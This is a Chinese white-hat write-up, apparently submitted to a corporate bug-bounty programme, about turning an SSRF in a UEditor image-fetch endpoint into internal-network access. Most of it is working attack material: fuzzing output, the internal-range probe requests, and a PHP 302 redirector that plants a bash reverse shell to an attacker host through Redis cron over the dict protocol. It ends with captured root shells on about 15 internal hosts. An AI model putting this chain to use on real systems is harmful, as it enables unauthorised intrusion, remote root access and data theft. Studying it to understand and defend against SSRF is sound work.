xxx 集团某处 SSRF 导致内网漫游

前言：

还是那句话：“每个 xxx 内网漫游、xxx 主站沦陷、xxx 千万级别数据泄露的漏洞标题背后，百分之八十至九十都是一些低级的安全问题引起的。而造成这些严重漏洞的起因往往几乎都是一些技术含量不高的漏洞。”

此次漏洞起因是我无意中打开一个子域的时候留了个心眼才发现了这个低危的 SSRF 漏洞，由于想冲榜第一，这些低危的漏洞我一般是不会提交了，除非把它的危害最大化就像现在这样我才会选择提交，此漏洞严重程度触及*****集团的核心办公内网。

为何要搞内网？

场景一：白帽子发现了一个存储型 XSS，后台管理员触发漏洞并获取到后台源码和截图，可后台在内网，白帽子提交至 SRC 平台。

判定：低危-中危

理由：后台在内网中，外网无法访问故评级低危-中危。

场景二：白帽子发现一个 SSRF 能够请求内网资源，理论存在严重风险，但是并未实际操作证明，白帽子提交至 SRC 平台。

判定：低危-中危

理由：SSRF 理论可能会造成严重漏洞，但是利用条件和利用难度较高，故评级低危-中危。


....

这样的场景我遇到过很多次，都是理论存在高危害但是并没有实际操作复现，导致普遍认为白帽子提交理论存在高风险的漏洞，就是因为利用难度较高，白帽子实际操作比较困难甚至是不太可能实现的情况下，才提交理论存在高风险的漏洞而已，这会让甲方慢慢的麻木下次遇到此类理论存在高风险的漏洞一视同仁的处理为低危-中危漏洞，从而忽略了此类理论存在高风险漏洞的真实危害性，今天提交这个漏洞就是为了让你们下次遇到白帽子提交理论存在高风险的漏洞，或 SSRF 漏洞的时候能正确认识此类漏洞的危险程度。

漏洞详情：

低危 SSRF 漏洞


漏洞域名：http://xxxxxxxxx.*****.com
打开后自动跳转至：http://xxxxxxx.*****.com/Public/login
且状态码为 404 一般这样的 URI 凭经验感觉是 PHP 的站，查看 cookies 基本可以确定是 php 的站



由于是 404 推测曾经可能跑过测试应用网站可能会遗留一些测试文件或者备份文件，故 fuzz 了一下看到 phpmyadmin 的状态码为 206 的时候就知道有 WAF，应该不太好弄，但是看到 ueditor 百度编辑器的时候兴奋了，因为这很有可能存在 SSRF，而你们的内网又那么大，搞不好还在我上次搞过的内网段中，所以如果存在 SSRF 的话有很大概率能够再次搞进内网。

```
E:\工具包\wfuzz-master\wfuzz-master\src>python wfuzz-cli.py -c -w E:\工具包\字典收集\日常扫描字典.txt --hc 404,302,403
--hl 0 --hh 1378 -R 3 http://[redacted].com/FUZZ
********************************************************
* Wfuzz 2.3.4 - The Web Fuzzer                         *
********************************************************

Target: http://[redacted].com/FUZZ
Total requests: 47797

=====================================================================
ID   Response   Lines      Word         Chars          Payload
=====================================================================

001127:  C=206     10 L       10 W          137 Ch        "phpMyAdmin"
001126:  C=301      7 L       12 W          184 Ch        "php"
  |_  Enqueued response for recursion (level=1)
001128:  C=206     10 L       10 W          137 Ch        "phpmyadmin"
004590:  C=301      7 L       12 W          184 Ch        "assets"
  |_  Enqueued response for recursion (level=1)
047671:  C=301      7 L       12 W          184 Ch        "ueditor"
  |_  Enqueued response for recursion (level=1)
047687:  C=206     10 L       10 W          137 Ch        "web.xml.bak"
047784:  C=206     10 L       10 W          137 Ch        ".bash_history"
047792:  C=206     10 L       10 W          137 Ch        ".htaccess"
047793:  C=206     10 L       10 W          137 Ch        "htaccess.bak"
047795:  C=206     10 L       10 W          137 Ch        ".htpasswd.bak"
048924:  C=206     10 L       10 W          137 Ch        "php - phpMyAdmin"
048925:  C=206     10 L       10 W          137 Ch        "php - phpmyadmin"
095484:  C=206     10 L       10 W          137 Ch        "php - web.xml.bak"
095581:  C=206     10 L       10 W          137 Ch        "php - .bash_history"
095589:  C=206     10 L       10 W          137 Ch        "php - .htaccess"
095590:  C=206     10 L       10 W          137 Ch        "php - htaccess.bak"
095592:  C=206     10 L       10 W          137 Ch        "php - .htpasswd.bak"
096000:  C=301      7 L       12 W          184 Ch        "assets - css"
  |_  Enqueued response for recursion (level=2)
096215:  C=301      7 L       12 W          184 Ch        "assets - fonts"
  |_  Enqueued response for recursion (level=2)
096401:  C=301      7 L       12 W          184 Ch        "assets - js"
  |_  Enqueued response for recursion (level=2)
```

几经测试最终找到此 SSRF 并成功触发



低危漏洞提权

接下来要做的事

1. 摸清 SSRF 的状态是否为布尔状态
2. 此 SSRF 支持什么协议
3. 此 SSRF 是否支持 302 跳转

一、尝试请求一个没开放的 1234 端口回显“链接不可用”


二、尝试请求开放的 22 端口回显“链接不可用”

三、尝试请求开放的 80 端口回显“success”并把图片抓了回来


四、尝试请求我的 302 跳转回显“链接不可用”但是跳转成功。

得出结论：

此 SSRF 为布尔型 SSRF，能探测 http 应用并获取 html 源码、支持 302 跳转，可尝试通过响应速度来探测端口但误报率很高（某些端口可能是一直连接，最后超时）



知道此 SSRF 的性质以后便需要开始测试他支持什么协议了，经测试发现由于使用的 php 版本比较老支持好几个协议，使用 gopher 协议的时候状态为 206 提示有 WAF，但 WAF 却没拦截 DICT 协议，虽然 gopher 协议有 WAF 拦截但是支持 DCIT 的话一样可以扫描内网 redis 写 shell 反弹，只不过相对麻烦而已，并不碍事。



现在有一个问题就是我并不知道内网 IP 段是多少，于是我便去 Github 上面去找内网域名，找到以下内网域名 gitlab.corp.*****.com、jk.corp.*****.com、wiki.corp.*****.com 等... 并通过 SSRF 请求 jk.corp.*****.com 从中获取到了内网 IP 信息

然后就开始尝试内网编织大致摸清了几个网段的分布和作用（根据 logo 识别应用）

uder	http://[redacted]orp.ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.83.187/favicon.ico?.jpg
uder	http://[redacted]g...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.82.187/favicon.ico?.jpg
uder	http://[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.83.187/favicon.ico?.jpg
uder	http[redacted]ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.82.187/favicon.ico?.jpg
uder	http[redacted]ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.81.187/favicon.ico?.jpg
uder	http[redacted]ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.81.187/favicon.ico?.jpg
uder	http[redacted]ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.80.187/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.80.187/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.88.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.88.186/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.87.186/favicon.ico?.jpg
uder	http[redacted]nc[redacted]...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.87.186/favicon.ico?.jpg
uder	http[redacted]nc[redacted]...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.86.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.85.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.86.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.85.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.84.186/favicon.ico?.jpg
uder	http[redacted]p.ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.84.186/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.82.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.83.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.83.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.81.186/favicon.ico?.jpg
uder	http[redacted]p.cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.82.186/favicon.ico?.jpg
uder	http[redacted]p.cfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.81.186/favicon.ico?.jpg
uder	http[redacted]cfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.80.186/favicon.ico?.jpg
uder	ht[redacted]ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.80.186/favicon.ico?.jpg
uder	h[redacted]ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.88.185/favicon.ico?.jpg
uder	[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.87.185/favicon.ico?.jpg
uder	[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.88.185/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.87.185/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.86.185/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.85.185/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.86.185/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.85.185/favicon.ico?.jpg
uder	http[redacted].ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.84.185/favicon.ico?.jpg
uder	ht[redacted]rp.ncfg...	GET	/php/controller.php?action=catchimage&source[]=http://10.20.84.185/favicon.ico?.jpg
uder	ht[redacted]rp.ncfg...	GET	/php/controller.php?action=catchimage&source[]=https://10.20.83.185/favicon.ico?.jpg

```
内网域名
28991   http    credit  200 false   false   459 20190404/1554387799936023.jpg       tomcat
28810   https   lcs 200 false   false   456 20190404/1554387722324349.jpg           [redacted]业务
28499   http    asset   200 false   false   458 20190404/1554387572373192.jpg       可能是接口系统
28263   http    gitlab  200 false   false   458 20190404/1554387445582843.jpg       Gitlab
27973   http    review  200 false   false   457 20190404/1554387303233777.jpg       可能是自定义业务
27119   http    jk  200 false   false   455 20190404/1554386938174074.jpg           jenkins
27085   http    pm  200 false   false   454 20190404/1554386925312176.jpg           Redmine
27023   http    jira    200 false   false   456 20190404/1554386902552140.jpg       JIRA    可能存在SSRF
26347   http    apollo  200 false   false   457 20190404/1554386630269455.jpg       Apollo
26267   http    work    200 false   false   457 20190404/1554386590367234.jpg       Work
25671   http    wiki    200 false   false   457 20190404/1554386260881152.jpg       JIRA    可能存在SSRF
24610   https   customer    200 false   false   461 20190404/1554385650135289.jpg   [redacted]业务
1430    https   hr  200 false   false   493 20190404/1554377280811489.jpg
72000   https   demo    200 false   false   457 20190404/1554377071203574.jpg       [redacted]业务
45000   https   sms 200 false   false   456 20190404/1554376997863900.jpg           [redacted]业务
内网段
416 https   95  104 200 false   false   447 20190404/1554384116567672.jpg   NSX 可能是业务系统
152 https   95  38  200 false   false   446 20190404/1554383850456168.jpg   可能是自定义业务
199 http    95  50  200 false   false   446 20190404/1554383901881254.jpg   可能是接口系统
211 http    95  53  200 false   false   446 20190404/1554383913269619.jpg   Jenkins 可能存在命令执行
343 http    95  86  200 false   false   446 20190404/1554384053998887.jpg   Jenkins 可能存在命令执行
347 http    95  87  200 false   false   446 20190404/1554384054530771.jpg   JIRA    可能存在SSRF
537 http    88  135 200 false   false   446 20190404/1554384258469742.jpg   Harbor - CNCF
581 http    88  146 200 false   false   446 20190404/1554384278632242.jpg   Gitlab
003 http    95  251 200 false   false   446 20190404/1554384741153835.jpg   不清楚是何业务
115 http    95  29  200 false   false   445 20190404/1554383823764876.jpg   Redmine
241 http    88  61  200 false   false   445 20190404/1554383947710361.jpg   Gitlab
305 http    88  77  200 false   false   445 20190404/1554384027184040.jpg   可能是自定义业务
315 http    95  79  200 false   false   445 20190404/1554384031468452.jpg   Gitlab
319 http    95  80  200 false   false   445 20190404/1554384032987193.jpg   Gitlab
331 http    95  83  200 false   false   445 20190404/1554384040568914.jpg   JIRA    可能存在SSRF
117 http    88  30  200 false   false   444 20190404/1554383824698239.jpg   自定义业务
181 http    88  46  200 false   false   443 20190404/1554383880413699.jpg   可能是自定义业务
1944    https   94  162 200 false   false   446 20190404/1554389468311629.jpg
1932    https   94  161 200 false   false   446 20190404/1554389444724844.jpg
1907    http    94  159 200 false   false   445 20190404/1554389410399485.jpg       惠普打印机
1908    https   94  159 200 false   false   446 20190404/1554389409152369.jpg       惠普打印机
1344    https   94  112 200 false   false   448 20190404/1554388596587946.jpg       iLO
1343    http    94  112 200 false   false   447 20190404/1554388593703347.jpg       iLO
1331    http    94  111 200 false   false   446 20190404/1554388583295793.jpg       惠普打印机
1332    https   94  111 200 false   false   447 20190404/1554388578599746.jpg       惠普打印机
435 http    90  37  200 false   false   445 20190404/1554387165657391.jpg           苹果的logo
253 http    89  22  200 false   false   446 20190404/1554386869561652.jpg           [redacted]业务
241 http    89  21  200 false   false   446 20190404/1554386847362758.jpg           [redacted]业务
1871    http    94  156 200 false   false   446 20190404/1554389354729137.jpg       惠普打印机
1860    https   94  155 200 false   false   448 20190404/1554389336480385.jpg       惠普打印机
1859    http    94  155 200 false   false   447 20190404/1554389333418607.jpg       惠普打印机
1847    http    94  154 200 false   false   446 20190404/1554389317774776.jpg       惠普打印机
1848    https   94  154 200 false   false   447 20190404/1554389317113496.jpg       惠普打印机
1836    https   94  153 200 false   false   447 20190404/1554389297970775.jpg       惠普打印机
1835    http    94  153 200 false   false   446 20190404/1554389295834446.jpg       惠普打印机
```

最后发现 88 段应该为脆弱的开发业务段，根据之前搞了你们另外一个内网的经验，断定此段必定存在多个 redis 数据库而且还是空口令的，于是使用 dict 协议往 10.20.85-95.1/24 段发 redis 写 shell 的请求

使用 dict 协议向 Redis 数据库写 shell

1. 先清除没用的数据，防止定时任务执行失败

/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s=dict%26ip=10.20.*.*%26port=6379%26data=flushall

2. 利用 302 跳转写入反弹命令

/php/controller.php?action=catchimage&source[]=http://xxxx/s.php?s=dict%26ip=10.20.*.*%26port=6379%26bhost=*.*.*.*%26bport=1234

```
<?php
$ip = $_GET['ip'];
$port = $_GET['port'];
$bhost = $_GET['bhost'];
$bport = $_GET['bport'];
$scheme = $_GET['s'];
header("Location: $scheme://$ip:$port/set:0:\"\\x0a\\x0a*/1\\x20*\\x20*\\x20*\\x20*\\x20/bin/bash\\x20-i\\x20>\\x26\\x20/dev/tcp/{$bhost}/{$bport}\\x200>\\x261\\x0a\\x0a\\x0a\"");?>
```

3. 设置导出路径

/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s=dict%26ip=10.20.*.*%26port=6379%26data=config:set:dir:/var/spool/cron/


4. 设置导出名字

/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s=dict%26ip=10.20.*.*%26port=6379%26data=config:set:dbfilename:root

5. 导出

/php/controller.php?action=catchimage&source[]=http://xxxx/302.php?s=dict%26ip=10.20.*.*%26port=6379%26data=save

使用 burp 发包，为了避免语句顺序执行错误，故第一个包先跑 50 个在跑第二个包以此类推



获取内网多台 ROOT 权限


使用 nc 持续监听端口，刚刚全部跑完马上就有差不多 15 台左右主机反弹出来了而且都是 root 权限

```
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 /]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# d
uid=0(root) gid=0(root) groups=0(root)
[root@dev190 tmp]# /sifconfig^H^H^H^H^H^H^H^H^H^H^H^H^H^H/sbin/ifconfig
/////////////////sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:90:6A:99
          inet addr:10.20.88.190  Bcast:10.20.88.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4042047520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3677224065 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2334734539969 (2.1 TiB)  TX bytes:753399762924 (701.6 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:665458185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:665458185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:231377487921 (215.4 GiB)  TX bytes:231377487921 (215.4 GiB)

[root@dev190 tmp]#/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:50:56:90:6A:99
          inet addr:10.20.88.190  Bcast:10.20.88.255  Mask:255.255.255.0
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:4042047520 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3677224060 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2334734539969 (2.1 TiB)  TX bytes:753399762589 (701.6 GiB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:665458185 errors:0 dropped:0 overruns:0 frame:0
          TX packets:665458185 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:231377487921 (215.4 GiB)  TX bytes:231377487921 (215.4 GiB)
```

在其中一台内网一台云服中发现了多个数据库并发现了 f******p 的相关业务

```
    "application" => array(
        "debug"      => false,
        "close"      => false,
    ),
    'namespace' => array(
        'NCFGroup\Common'  => $system.'/Common/',
